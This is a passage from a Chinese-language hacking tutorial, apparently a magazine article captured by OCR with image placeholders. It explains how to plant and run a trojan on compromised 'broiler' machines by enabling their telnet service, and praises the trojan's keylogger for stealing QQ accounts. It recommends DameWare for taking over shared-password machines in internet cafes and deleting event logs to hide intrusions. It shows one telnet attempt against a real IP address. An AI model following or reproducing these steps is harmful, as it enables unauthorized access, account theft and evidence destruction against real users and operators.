



图5 将生成的木马拖动到G盘

右击“我的电脑”选择“管理”，在弹出窗口右击“计算机管理（本地）”点“连接到另一台计算机”，然后选择要控制的肉鸡点“确定”（如图7）。

因为我们已经知道了肉鸡的 IP 地址，也可以在“名称”里直接填写 IP 选择肉鸡。这样我们就可以控制肉鸡的服务开启了。像



```
C:\WINNT\system32\cmd.exe
E:\>telnet 202.204.198.160
正在连接到202.204.198.160...无法打开到主机的连接 在端口 23 : 连接失败

E:\>telnet 202.204.198.160
正在连接到202.204.198.160...无法打开到主机的连接 在端口 23 : 连接失败

E:\>
```

图6 telnet 连接目标失败

操作本地机器一样，开启肉鸡的telnet服务（如图8）。




图7 选择需要控制的机器

启动成功后再使用telnet命令进行连接，并运行刚才拷贝过去的木马服务端程序（如图9）。




图8 开启目标的Telnet服务

五、远程操控

现在我们就可以聊聊QQ等肉鸡上线找我们了，不一会肉鸡就上线了（如图10）。




图9 telnet连接目标并执行木马服务端程序




图10 目标已经上线

嘻嘻，这个木马的功能很多，例如：键盘记录（可以用来盗QQ）。也许上面的方法对初学者来说还不是很容易上手，下面我就用一款国外的控制软件DameWare NT Utilities来具体讲解一下。毕竟上面用的是木马，很容易被杀毒软件给kill了。我们下面用的这款软件是合法的哦，有点像披着羊皮的狼。

这是一款功能强大的Windows NT/2000/XP/2003服务器远程控制软件，只要拥有一个远程主机的管理账号，就能使用它远程GUI下登录交互控制主机。它的另外一个强大的功能就是自动刺探同网络主机，如果账号密码一致就可以直接控制，可以说是机房、网吧中的“杀手”。

运行DNTU.exe选择自己所在的网络，不一会儿就能看到和自己处于同网络的所有计算机（如图11）。

又因为账号、密码和本机一样，所以直接选择要控制的机器就可以完全控制了。功能很强大吧，简直就是个操作系统，让肉鸡和本机一样好操作，下面简单介绍一下部分功能。

“Event Log”日志管理功能。查看、修改、删除日志，这个功能很重要的，如果你远程连接了目标，那么目标的系统会记录你连接的记录（如图12）。

可以看到清楚地记录了我们的连接信息，如果被管理员看到那还了得。这时候就可以利用删除日志功能了，做到“来无影去无踪”，入侵肉鸡不留痕迹（如图13）。




图11 和自己处于同网络的所有计算机




图12 连接后目标出现的事件记录

